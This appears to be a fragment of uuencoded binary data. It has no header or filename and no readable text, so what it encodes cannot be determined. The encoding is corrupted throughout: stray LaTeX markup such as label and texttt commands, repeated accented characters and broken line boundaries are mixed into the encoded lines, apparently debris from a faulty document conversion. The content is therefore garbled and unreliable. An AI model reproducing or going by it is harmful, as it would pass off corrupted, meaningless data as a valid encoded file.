MG#.)"R@'#W(^5QX^J`5P&0,`80`.T`\$"@8,P(`2@YB:2B0,<(!<,B.&<<P>@Đ $\label{eq:mp_JX} \texttt{MP=JX}(\texttt{X3YN:JWT9-`5>?^".(&)-36T}\Y\&C`$4C-(!79PF"P'\3@\#7<[(,`L)!D]$ ML>=''U*#:`#P5[)@A/,YN2"I0:&M>:;G'`Y46@+A0``&<'E`E6Y@AO&40@8`Ð M+@>8-9]6X#.& $4H+$C@@RX-^/K3\0^8,H0:]U@!Z+(.^1AB@C8&[22$\:)@^D$ M_T'\08"@TH#"'ZHA4`5`20-:-P=.R```\$4"#%DPU8FC4U%W",7*SHAGPHKMAĐ MP%, &]'EZ.@K@)+)9B+5.PI8QZ">XH#X8+9JA52J*@Y\$&+=P638UF9\$`SAG!\D MO7<0/YK9\$60%B':!TJ/!YZ55K\HKN6FOOY4@)T10@FC1F\$0,FH4D/?5*HYR3Đ $MO(A>!Y'1H_$Q>)9-@?""G>9?U&@>5O3Y84\8T/^D\#$8-/,WI8)(H9$E##HWD)$ MY)]Z&1VQ:"8:-.<U:C03`YHIC@9-]2ILV<1;`\\$X'?-/M>>%8'&%TW).W^"TĐ MZ9A_*B4FQV'0#X="0CB(>:X<T\+K('ITZW4,.CS&JG&`?FV=EI<5S81%H\]WD M_V3;_5BD\Q:YLHA!4\IJT**9SBMDID'GQ5*CF1G0S.<5TD0.]G]*K9(2)_ASD MH\X)1>"\F!-[\$'-*KUJE2KCV3Y60@U0,NMGNZ?J5HN@#'#MEA+FD@^ZNÐ MS'=AMTCEE.!C1>^?']8NASU/_5-"M%BHBZ5,?H5!D^6&MY&Y7.@"4`#S<RRZĐ MYWU^I7GED)D?"P,:S\$*#_KBBUW=+W^F5!/ET+#>*%GV>!:],H:I3Z) `D1P_IĐ MD7&BB(X8M!.38D-GC,WG6<C&B"RV];P#ABM]]:G>\$F<@"&NF95@K)201-\$_WD M.O.:`*'D1L'?@?)T&_E7L+N;I@L8M)OR-F\A7`'1!6!)3,"Y?Z?Z`%=H@`@@Đ M@D1]X^6\$`H=VAR"7[W]`9-]`G#^^@S0ZSLO"@7]*SD-W<J`+D&#_)YH-!'S.Đ MH]#X7V!O,)``=`-&UA`9""#3!9>!`C(O:P`62"#L_\$@P'!H()H-:_'/*[``#Đ M`CX(RN8`//V`\$@V`'`2&`QR`GP\(+,L!@(%(X(XPP`CAA9!30LD184!C%%`/Đ M%X0#E`UP2@(9\$`TT`I2@JQP@Q-5%0!08H0',`'\P`-R0@T)L`<`3V`8F@>?TĐ $\texttt{M} \\ < ! \texttt{K} \\ (\texttt{IB} = \texttt{B\&} \\ ('_.. \\ (\texttt{7} + \texttt{X@} ! \texttt{M} \hat{\texttt{\&}} \texttt{D} \hat{\texttt{2}} \\ < 1 \\ | . \hat{.} . (, \#Q\&" \\ (\texttt{4} \hat{\texttt{"B}} \hat{\texttt{T2I}} \hat{\texttt{S}}, \hat{\texttt{4}} \\ < 4CD)$ M.0%8%I++.A?)G80DR47RYB+YSM_\\4@T"(``0".("A=G*IB+%(I'6F?8"4]#Đ M1::AHM-0,>MIJ/@T5*(;2CYN*'D.I*:ATM-0F6FH[#F0FX;*3T,5IJ&*YT!IĐ M&JH\#569AJH^FH:J34/5QZ\$:O;ANJ&T^,(\$']8SA>L?@4("MNQ(,!`'QP.ETD MQ)'!O#H.`/@`Z!\RP-X"`."@;@@"`B!6\(_DG:XQO@\$0."L`!D.`H0@H`+V&Đ M?U'!0IMS`D"15@`(!H5`H3``FH*G9N]>SN_F0H!A,"@9]'P"\$@],X3_'?&[TĐ MK@"@=!8`%#H#N&!8"=3G1'\$%F-2MJ'\&W-E0%P#HSL_\#PP`X0`R`-H)=6'BĐ M`\C(`'TR6J#2Y*R;"/S6B`/^=&M"H\$`^RH]\$%I=RE020QR?&^>=;`>.)G)S)Ð MG)S\$E"``Z/F1X[-?,F0*19_(B8=RT7,"<9P>>\$\$+%]4W2P"4DRJ)\$W?>KCC.Đ M5#Z5]Z<+ZT=@J#;SOSG\$H&\ZKK\$;70"4#X=GWA#]YTA6H)\32.,4`.B)G`0VĐ MZAYP)Y2J&\('P/]YP0"C/W_0`)Z<\$U[%S?X\X)VWM,YZ)3=]`W=5\$:=7=5\$*Đ $\verb|M1U5:/N`2S*G!!40FX(KGN/3P2ZUDI^:,)f,B!QZJR7B>17RDKIHK`UD$+.Q<+D|$ $M21Q_&\)Q5>[.0<Z\SR$8FOAO3AS'V*V<5N*M.(X[1"YN#:Y$#JY,#H84#@DXÐ)]$ MP`ITOTGX_.C*ECHJ,Q*.C4&8S9-+A,VE-A_@[':Y_#6/CO7S5:J(>1:V+A.^Đ $M.MXP?O(QD; 9^{\#\&M'ND''K.?Z/^FV''K5}: P@4J6_MP]L\[E5N%,`2E,(E[Z2F1+D])$ MF:\$;F'.)X8%S@\$CFIS>6`/S-YV(Z-3,/=CZ0E2HUSTP<GZYO2ORL!`KZ75_VĐ M%CPW.<FG`0%E!%>/JPC&M'&_DSRI?KQ1&>H,"U72RP9IQ"096GU@T_1+U6Q)D M;+C"XLT'E].^\$0:<LG5D1:!=2\5&7_\+UTPFN1XX64Y@>AT9+]\M-\;4^L+\D M-@?U2%L!^2JVM6N-5E9SY!9];GVY7?,;R]TI_YN3KC((X*:NTR;J,N6D/[UWĐ M0,:/1.M;O<&1WR?WRH5Q>3K'?,SIF;N=6Z\$72\$W+"DYTK>P'6@C;NK1B^"6FD $MS71)/\&\&R=K\JSB9OPM;JTXEKO\>1E\I:;>?G[`^'=G3/"-*]7,C9B^>.%LA5Ð$ M@L+.`\$K\$@*>UG@7&KH/B)SI<,/;*U(>95S&&DOD'TB(6'QKS;'5!LO!K &5OĐ M5**4"?0/>=V%PL+QAUL/Z-XAZQ)8?SW.OT=3\$^WDSF,A]EJMLIU\^0OAHHW6Đ M: `9<J*O7,89"F^62@H&9R!9JKQSJ(<%XLXR)NDJ#5F,NNMQJ==DS]-&2[HTQĐ M,D+JL%G'#._7X\'/Q)FYH0<[29G@9A=D6N]!X/A450ZS4#'#R.XM4C[-@4;@Đ MV2S.(+^:9H3-C7\$./F#_?@7ZO<7^YM0@?6R9%G6B8'"=[;@4L@6L%[R748-*D $\label{lem:mass} $$M@\$IR.>JWHAYCN*R9*C'<I,3[OW"\&M\#YV=!E7G*SU\#@1\BM!I\$R?S\$NE*/W4D$$$ M!LV;8:7?+W4\$,&6.!1D-D&E/&T-_8<7]5.'1\$<M#L[#1J..C!:27^4U7-84`Đ $M,Y"A8H%_>&4190(_KVT:V#M:\[,9L67N,2S*]C(%2))14J`,N<%WBI#R%U@`Ð$ M`TNNQQ-[3S^R.:PC]\0G_-*>M4UDI76[KEPNH05NQM"\$,FC8*1C@KUH7&U]DÐ MEOOJPX'[LGXE)AY>:0IY@'U_,>\P6M7(9X;>!LY=2V.HK2W5U1;VR(;A)E+RĐ M7ML&HR>8M1WVB/GC*OD'V-?<O*V)"\W>>HHFM4:X\$P07*7[JNT&56.4WA;FMD MO%5@AHLR/<]HLO\$R%K:@(K/.6+:/WXFO^UU=.S2HL\$-VZ/NTM,4Y8* CTC4SĐ M4!FPP^MN+.1]_8T1C:<?LUV"#%3[LF!*L9"P]=MI,M&F?1KO@_ZY@=H&+D%"Đ M3CP5(VY:](&61^2][DD?//F&V*3\O>1LAKZYXMDW !'(W6:)1AL(REK9#%0<D M\$ZQF>U:;BHX<U7VCI%5FL/X]<2IV+_.:A?2*V.4K5R8R'4*0#V6-J8.OSG^KD M7ZB*:@-U^9HF\$B!AVD+\I1V=0O/^*K\NW7R\5!U=5>''SRMD30^X%NY-:#?>Đ M>W''#!TU>1XT>P`_<ES@Q4D_NNZ_#_&XAS?Z3/!WR--M\4.KO+YU8"9W&M\CĐ $M!Z; \1X')7X, \X\&N--L)?$. `E1WX6%.\@8?`@[Q19*30!<@ED<([+QZ+9H\D\D) $M)//E>8^{MBMB.WC}/XXQ01M=@Z4O2G"+&Z:60]YJY.^?_8J/7+&9Y([IOYD)$ M%>X,(YI^GUM-Y1:-,G\$X\$\Y,-ML"\:4BV*2<+E'R:#*.(&;,&_!"Z<#^:6=IĐ

ML]2H9BC3/28A#IN`AW2O@\+-\$X4N_/`^>%@*`,79>A+NZVG#Z`XHBQN?8\F=D $MVJ(GG:=>\$, <@]C[4Y2\NQOL])>9^:I'7&?0#T&QD@S?<EZH7Z*2=OWU4>%&)D$ M99V*K5_C/6KCSAD;J_!J;J_<+.+(T3"4=/ZA<O"I%*IEIS"=DZF'A)WK&8!TD M!`7F_M,+\6#*;__=+QN`GCA!L0/%;_VEC:ZLZOE+WCX%HXR-YH1>IX0Q,U@TĐ M1/N`!R([\.L-9U4*_;."TQ@9,*4\$6+IW+^_H(:R[EVY4[0``[#B<+](+6=P_Đ $M*S=R7 \subseteq 024E.A-[)+Z&$)Y&XDW&1?2!WVH;HX44MK]5U,3!O/C=5TOOB0GK?D$ M2`([U2LZ3(L'`#8#@A-[<+O"VNL@EQNJI5A*O`)+Z"L6EJ[40FF92X\LCBW#Đ M"5=#!)N*^1TY=ZXS]Y65\2NR;>(+,&GOW2MEI3NU^U&?J^^HLD_(D**YYO=?Đ MLP\Z&--;5G>5JLLYO#X`H_\ZOP`<`!AKMO\$N(!OJUXHW3P\$N/87!2;"V=N97Đ MMB."151"9X_8R6\$?J+TT=O\$4,6]Y_(/'7.02B:"@PLOMV"55\:)PLO433NW3Đ ME_LK(3DN/2_?!BZ5F7D<1\$Q8!\$WR\C9[85L*[.89L3=O,,E4QSQ(;0ROMM`LD MXM=)P%_P#`U5JOHXP+[\#\$8*T-=.>\GHNQ8F-[VY"Q>CX_B1VK;_^\^KK70YĐ MN%Z];Y3AZ?T*NY;O5K5T)+"_N@+>;&;DOL_P3Z<-&AJ'["QC[@]VI5DTR@MBĐ MW<@>X,+%]'FS5KV^S]MNN.!;1N;4VPA<ZJZCB7HR'T0%=AKAO*V4O4-X<?D]D $M?\X(U)4Z41^T+D02C*.-2R/C5T[V])Y[=)MCV\7B3R5)018)LC$K4%^95\J*D$ M3ITG-1Y\%VLMEW\339Y02P%VOW\CAOS:_6E>0=L70E*/?IZHWJE0>&I?[^E<Đ M_TQ,5]*X=(<FD]IX0L<B2-3WX7OUE/"(/Q!QOR"%Y82*P;?\$SP\8RM*_^B#GĐ M[E(A?'76!083G26\$4C'NVI;9CR,R%?Z\$N7S)37/\2D.@OU"AZ.2VXC5(B&I\$Đ M#AIA`,EO9;;Q6?N502@*P2H>S-`M3TUFU3\+@\FRP;T0]7^AC2XEI5#Y5;U4Đ M!,^=];'T-G/F1K]1<A,X]643?NQ93-_/3ZFS][W'A0&J)^A%:'[83I_\$-NT&Đ M(=6,?*8RI,J;286CM?:.`GHXB[,+-L"LDK\$VY\$B9+IG:[O8P+\V+>]^KG=3*Đ MKS]<T*A<.JXOW'DC;1(3].OGW5]LMJ?ZEO07'A^A,CZ?Q\^\$T'#'@[VIY:"YĐ M3O^D-&>:S>LV,+5)[%&78T/=[S[)4-TGQ4\$QO"Y?;DGV3ZUI0PP\AGQ^]>DAÐ M*`FW>Q_F%?`7.5JNYM1T^#Q?DW]:2E6=#`>@NXBN\$*F\$\$\K<1_#0;&E5N@TNĐ MS<:?PI]`HH),EN(7F=-R5EBOR9^^@?.;JY^VN@JG=W[+8K0^X0H6WO1Z03(QĐ MBI\$]R7GFQ3`V7TK?HM*K]=[L[&F.SN1K.'EH,@],'7^;LX)3RL)R<FL2Q#D9Đ M'V.ADCAUQRX;-+/KT856_,Q<%1??P)^5ST8J_T9,];Q_;'"1Q65=XV8(N\H!Đ M9IY"OZDWW][R*/>]I/:QNFL<E]_]NB9#UUL]OO.=7T_J'I_"S08:,<Q1M>2Đ MTF<:\N6I37U_'WW], `5ER:[7H;I;ZK/GQC5W>R_=8<LP]I/E/5_!#0!RTT"]D M\WHX"4CB((Q-AEZ@Z';TO-JGA&_XZ/IZ,S=:@+MFM%APZ^'TY<@KH4-FSSK6Đ M956\$:EU4^ZP;&[IMOANQ.VRLG'S48M`;<8)V'Q@J_!S(^+]UE(93N10X4K2XĐ MU%S.[`HSV2>2E_@/ZNDG[(4A(*5T?;[.+>E94<T^W&38U0'H:&7.:>A!!@.OĐ MKYXQL3NC.Y`&EO2\$47DH0'.Y/YS0&C69,J(QR-]RJZW59O@%?\JP:T!GD(\$^Đ MG8@[TP"Y"@^#5I+JG2EEROLGZV]+HUH+')1/W#[N--+?]BL,\$>[@%AZAJ[DEĐ MT\$DE7\%U:O/^TO1TFF[K]YVX\$>SL..Z6H\,N2Q.OV'\X.N><H_F!!#\Z&_I?Đ $M = /46% +)X\7JK]Z; + .M&V!)?S' - [, + < *I]".FH&70 = ^LHV8 = ?"3%;:G6%^V1)D$ MM9<:2UD*EM!,SP[1BI()2/NQFRH_E/+H3'5T'\$:>/W-KT7Z[5N>R25M"13ZIĐ M\H9/2L\OP^B#NE@+N-W- K3UY7MFFK%%GDF/]VB*W(HZTL[U'0YCX;3K4\E5D MD/%R0\$T:A^;&(;\:N6BD8MC%=>'1L>]8-+,U^]EO_!2DX/=R\$UUID@]"P_H`D M42*%X')BW,[LD_RB%]'#!;_H?,\$MY>Q:[)30?.09^_'C'\$\2.1_\$-KAR9-CRĐ $M-MW\&-1?9'7U?VZ)$YY1>VT^.^Y9_^/-W=&^O,59ZTKIY5OT>18^<M_(+_X];D$ M[XV8?YB3,G9;1U!(>[>>;X)IS5\0[7P[O*1Q2Y^43"4S<:E8S/PT -MVUI;9Đ MC;58\$Q?5\$UA+0X+DC_SHI9KK.@UP/HY"#_)L)-VT'I=^^\7T)-LSO"]"CREQĐ MK:<<\$-\.X;!YB_.45=LYT=AGPJ(HD\[[^RI28^9F]/P8D1DCDS\U"=-J][)<D MG[U[V91EFC3_E))J4%?TRI?7OQT<?X#N1WY"65X_O+?WE3@%IOHK4)/GJJQ8Đ M^X\J3X*(2S+(UX1CFJU6P1B%KBUT]8) \ QW77;H'%/X/S\$[V6?,SWII[_\$SKĐ $\label{eq:mick} \verb+Mick+++ @[HCV7@L+DC=ZIJ3X$'4':]ATME^"D](+D5`GY$#+]A+>/41^@$]^X+=2D$ M(6`*"N?YZ>/C:-\EKA6`7`@A3]J3]PF>:O;L.G/*?W[NQY+&PZ0#;RT(%D=_Ð $\texttt{M[@:7AW24I*\#S+8(C[G4H"_\#<\&J"J]S1CZ\$L>[>-^!1JDUBA52V3B\&"L@''@/DB']}$ M474,]P8H";C7>`?U3.FJM1NRSX6Z-S,!=\/0;U-PA0Q#;D:\L6!0MQBMY5;QĐ MDL>VDAHZE-?91`R"YT;R;GXU19T2AA(PD*!)T"A2>B#][`OJVS2<1@42%/IPĐ $\texttt{MTB/[.N6=4T_*G6Y7B\$9U?]V\#OB=F\$E59974\X^\7Q']6\N2"\$SS\$Z^J=ZE=D}$ $\label{eq:mfspace} \texttt{MF$\#@L@^'S+[7\$1,SR;PZ-41,C[,ZYR:?NYRM7:YSND(KY1\$/Y,QQKULL?=\&.D))} \\$ M8JM[D_Q2_U[,!^SX):\N)KAA5XD"`7BQ-!G!RZ'<-_<N;TTUC4OG1*YK(SK@Đ MN82M3)?:[R6^S&,<-:A:]-TEQ2_9%Q=S1YK4V?<@VU9-=Y+NJ'`[?'CV^P=.Đ MY?/S@J]*.:Y6K#MO-21/ID!X,.:O@>O/A[3]7P.W@MZ;<7VUM!F82[_D1!>&Đ MZYT1FN]\Y!L%+11XJ5#]9T;\&C+@F2!/+BV]A#@EO<%<?9;7*4DD*O#"; MLD MQ;?:4`F/JQ*=B5F@E[BH'T=A?SYA?#YV4V9S_++\7;<'6GRP4W;C(.;CYMT;D M7?1W?E_<YV:E2<Q\OA23*:IH5\6'"+>@N7!P%E7MBY%(R2<&C]EA\$B\$Y9'S7Đ M9A,2::MIF04YE]8--DC01%VKI=Y*WN.5U-1XQH5=RPPZQG/3]S?(*"0F8*IOĐ

M^#^LLYFZ;A:J>Y`;\STNN4H+#AEU\)8,V&L#.ARPU[P45N@4YT]O]6W\<9!;D $M-A6NH\, ^2VH*/I#+&126D0<5F]HN]IJ+)#?>"Y&!KG^Q7PY\H=2,5[_G1DJD$ M(#&EU\$IB1W'\R.T@>(K>ZJLP_51DER%-_W:"Q&V96]UV@M.2-!5E1+.\$%TS5D M^{-} <2[&1JZZ93K\>XR=5S=#R $^{-}$ <70R5>8+1C<- $^{-}$ X["W]@8%2>>L0.K4D2]. $^{-}$ Đ M6`IT%[C+S5F%B_-EGJ"":E2RH-YKP/N6#_NB+U1-3NB??M6VCW;[M@NB^R*-Đ $M1HP/GA)35&I;I4+XF^=Q^{-AZ},G',T^*Q(/^WI^*P)\3-5"I#>"AS)7^NW6AD$ MZZT<,9'31,\$702"P<*&4JSQ.)0*8Y!7/XW3EU[S2TZP=CL#XF]=I6N<:E>'2Đ MZ*<IA3Z5HW>6"VF5=QBQ]^0#\$^T?Q@JI/+RW%B'V_LCP+EYZK7,[J"IOK)-NĐ M?>W; #S; ARHA6IS>%WUNN#C=DV^1\8EN\?_7]A-X: [NH1PWM)/3\$![(6!<)ALD M1,J4JMC]B%&_3N:A`?MH?L6?3[4^F7:Q_B1[-U1(F&,;RK7E&763X-G]RC[-D MRLA2=K0C]Y.&Q[8`D9/K\O;UNX"YG\$"?+WQ3>4R-A"JL0?53EZU*VI_Z@2TEĐ MIJJ!S@61Q)7R>,B)L>P/-^/FT4LFV7HTB,\$N%59\$=3%*4E4')=S)P77\$>.J(Đ $M<:<\$.("M=[I,O.P:M'(5;+',!:=>LB\$0)@?(X`(_C9$U_;P4W23\$\#@WS4"ZBD)]$ M)/2,G?*9=C/(["?U/7/,\$XL5O.P[W<*W+O[%:G=UB#(W#QN,31-5KBQ?.KTLD MT5D4--?'OM[OXA4R\$7<]%JXB?H6HUW,D!XX)LB\$G,WV8IAH]S=X:&OXS4T\$CĐ MAUO3@_16YW?:AXZ?HT/#>N!2#@UJGK!(R<4RI3!4E;<?VV/YQXX<BEO/RF=_Ð $M#+RL\/3MX^-O0#_3900M48E>K5?\+?,NK;'&XO;U?D7RI<(O>K(Z!10.86[$D))$ $M[S_6?88;^7[:*C+/5>Z27;YT+PYAMEU21'QU?^+M![^W$\?U5QQ:ZT&/^)\&D$ M4I1?7W#MN<)FV6!ZX7U*Z&Y-H<XBL\?*3D1@72*3X#AO<_\$7%YKG5:';=*BGD MD?&L1U3S7\CL&\$3W)\R\$<EKNB>5S[D8@^VZK[^X\$=)+4%2K/XJ#/:VZ<N9HUĐ M!5*FAZ=_VVS?D;V=9%0F7*B9NZ!8L(%]"7N4\'2A%^B=VY\$N6L,=W.XYUGY0Đ $M4W#3\.=K-^CS>V4L7A+Z7:V?]^V/O&9G/_N^^22B^F9QZR79U<C64>]+$C.WD$ M5DL+YS!]V4N_!%W[[?,KPTP_7']PZI/`F`Z*F^L/2?*=>L_Z_3K,G%V@)_-UÐ M*BF1KPVOB!5XI/#&,@1&D,X0X&H/-:\$).#[.[*;2]"F`,#&;V700EWY.#]Z`Đ MBF\$9'.@_Z[9+Y](HU>S3'@I!,187:MDFC@,1N5=?O)Y.I3F]E%:4[M93J[0,D M99:W>U1T]F/BLEY67ZJI*,5EY?2FJO`;]H>)K<ST34\N*W#H.UY/DL%R%2_ID M1KUP^GIY<;51\E:=TOH@F:Y)J#!B6HK?XA<8RKSHJIAF&[;F0]KUQ8*;=U,UÐ M/WOI=TXVI8#?KFOPKR.B@IHCV%4T58-/)4^LTB3;L\BDXH@=Q>3N)K\$;O-!FD M::N,=5YSJQ;+Y11@"P%C6D'_I1!2H'ZH.X<55ET=7;1]N-D0T,3B@?@>0NN[D MODY>B4C#NY<LDA>PY:Q@^3#H`%X-(7LS-SJ_UZI,5,5/[M[^PTM=G"PK`GE[Đ $\texttt{MV0W-2J6} \\ \texttt{YO2-N-CT.'CJ;2&VZ8;3W$J=]6OG5RK2N>C3HO,P+PI?} \\ \texttt{-\#SAYNQD} \\ \texttt{-\#SAYND} \\ \texttt{-\#S$ MQ_[7_N=&,2.9P\OC&CV,*<0K,>2WGEU;<=(JJ)Q(_+Q>>AK4W5[W"5PE)U'MD $\label{eq:mwm_J} $$ MWM_J_/Z8R_XD_; !_{Q8N&'}?=T(K_X<U)KK(\&D81_TVT(TK>0_T5F[_;-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK>0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)KK(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)K(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)K(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T)K(\&D81_TVT(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&=^4D_T(TK=0_T5F[_];-^9&$ M,W[9HXSO(ILG&\'^DLS.VJ!Y,',S:'TJANWA1ZD##S<A/328;%UECX+]0IN#Đ $ME?N"[\<M_12W.:BX6\0B5N10+C*V+=B;S/3`)($JCQDVC,)<$)5^-1=F10K`Ð$ M>*'=#0')R0N^M)NL2O_AZ-G_K'5@-L#_U:7]D*N+.0(BW9*06_[?BAS%GCE>D MJ^4QA(K4168>(D.&6H?PRD:MER"T8<U\$:O@3^0#LIZ#ODLH\9@OV=,'WB-2QĐ M_'%;0Q@0-PP_[F__088*T?8Q504`E1MPB@#05ZW(1\$KJZPI*(4QEX#/_[[B"Đ M=`K6H=,.WF?\.D0MD\Z?4U%7.(<+<@4Q<.(\^SA6HTAUXX_SV+;P311CQ*Q?Đ $M1R"1E_S%M>WJ\&_F;^{1}[JF[_6D61LF2?',M'/J)!0=.23B)HIQ?D+6+@6OS7=D$ $M, 4M>@CY6D; O5; +^'&=<BG\RZZSU>G-+79-43(LN0)+0D6^VM/7EY+RPPEM]1D$ MJ, @^M4)7S#SBL49/J]"/[BX=3>MM)N[LG[;?)<\$!(&7]N.O\/*E3\$8RP8E+< Φ MJF3-'"?GX3VSR^4IF8.)4*8+("@IK8H])5/M.FV9!\$;MA]S,17+3_G"5YW-_Đ $\verb|M?OC+7#'I^9E(QCR9\%<GULF^\%2ROD\| B3.=N-45@W+1XSY.<&+7\#420!\| 9D1FD | B1.=N-45@W+1XSY. | B2. | B2. | B3. | B3.$ M//]\=HTSQJJW->32M=2RQ8>/]/4.KJ#=?<:9W_19JHM*C>-8C7>?+1\=PV:YD M+&\$DRP(O=E3C)_(P\$^3`U81].Y/:VFF!6T*W9_5>/84/T);/R+W.FC"_W9)WD M41?5G>D7R+VGH3@2W5.FQ!\OM8T&XT'.SMYDOAF?3VV['FRO8T0?OLBI-F2`D MK?, A`?<@@4CAA+O%=JKI@F+ZFOP\M1\$%OP=6F<3(`W\]G7Z7^'4YY-:E(,5UD M;DZ6X3=O"R^)M^HN/ZJY.%JQ4Q@G??OW[[4AB!(XZW.MH.!)+T<5YXO;!J9MĐ $MQ[!R'BOSI1_='LQ6!U?F_"IH6"-*G_C1LU?_M]O8MZW-! // 4M.&AYM5PG)';D$ MLY&O2B=7=3R9#`TA<N4N0OK:T9\[Z*]\8E-P\$2Z:RI[I&<M<N44:X#QIF*S>Đ M[%DK)/^DN'KT2?D0J:C<!WI]>&*Q'G33>80M2N0\.2JHL-2AX<7G\$IP[1SG]D MXN.IJT/K>F!OA*SY;&;W;8L<A99],U[J?+L?)GKN08IPF`*OQ.#PJU7!#"2FD M?(ACAJS4W"%V*\$\[^J.EW<NEJ`1'_C\$.RE;M3WL5']RHG^R*+T(FK]UO:Y9#Đ $\texttt{M\&;JTUEK;W.C>$\#,+\#K95<(_)KB\&>Q/K_1DVKT-Q1?.\#/K*KM*Q/=TOEMF'OGD }$ MLTOGP3B8^F\LO7].EU?_3H];0,#*.@60+V.XBW\F1%/K;+1[A^R'QNITN*3PĐ MT\`_I4/^-RX%W\$OCQA<1EV5B)5R]'XOG1>^1B["-4GAICO&B_9L_UV:=L'V!Đ

M;/.A`"+`W.P@"5\$9+06W'?`H"0562;BS0Z<\$E")C(\$C'B*C)&[#L50;TU^?\D $MNJ]K^6\#\&6C>\#<IG<[A9U\Q$O=`'.JE9]$V^_\"MY7^[](U,K%1F8>K`7J;+;Đ$ MY0]GV@JI\$V\$`"LX(#B)C%XM.I;2\\$(_U_6T/%&?LPE'U=A_['%UVB*<"_AO@Đ M\$)<<Z^]X`3+G(A1Z:EBK,H:)&R\U!,#"==(,UB(`<H]G%4ZL*GXMGUUZI>%QĐ M.FIBH#TZ)?%ETC1&0C+>C+QM^Z&E8,\$0YP=#&K2E&HN]*S8"H\$*@AG1"M]>_Đ M; C^^J=A5=RM; H^Y+MRN. \ 43S-: LRU\@; 5S6N#]4; Z]^VOK8)'P'\1D8<5S^QD $M\(Y1RSSJ\#:+,Q8!FYYK!3/C33.[B"=>G[7X6Y\& HWB^X:Y+\(=",?NYW6PE(Đ)])$ MPDATUU56=0D/.UYYWI<:(;>&&5M[N3<LXK="PKY:Y-TX@.D?]116_H>CCW/_Ð M,5TF+H%]%_&5\.V-;[1+;;J/COJU\8Y8C;(;^N_W"PL3QGH3B:; $\#S4I(^>^D$ MI13@'C\$E:1+Y*!NW<:2\P+][>)D\6:'VX[?,(PR8YJ]W*)R3?MF_.@KS>\B2D $MG/+O+_^{JAIM}GXQ4Z623+Y*\#<=6Q)YJ,K[^UFG32D.W9TS-N1UZ\%[VVX>VD]$ M,_&=B:<S?L=;TQE8^I>`S7#9T6QYQ1ZFM*\$'25_B["?;*OW^6^W29[0K1A[2Đ $MG7+A[,XB<<=Y\setminus IN1^7?*JZ^A$#194F"-]^2N@<*D?>KDW$E+J$HD[&[>21^#D]$ $\label{eq:mruk/gc(+&eoo,h<e-assr6`_:L2R"X\e-ck=7[NHZH/F%>:@PB]RG%Z]H?YYD} $$ MRUK/GC(+&Eoo,H<E-assr6`_:L2R"X\e-ck=7[NHZH/F%>:@PB]RG%Z]H?YYD $$ MRUK/GC(+&Eoo,H<E-assr6`_:L2R"X\e-ck=7[NHZH/F%>:@PB]RG%Z]H?YYD $$ MRUK/GC(+&Eoo,H<E-assr6`_:L2R"X\e-ck=7[NHZH/F%>:@PB]RG%Z]H?YYD $$ MRUK/GC(+&Eoo,H<E-assr6)$ MRUK/GC(+&Eoo,H)$ MRUK/GC$ M%!GTH"G)K3]MN!T;?)QED'_;%^!@\(J3;`Y_Q\$2UWSJZZV\$6:81>\$QQ6DFXDĐ 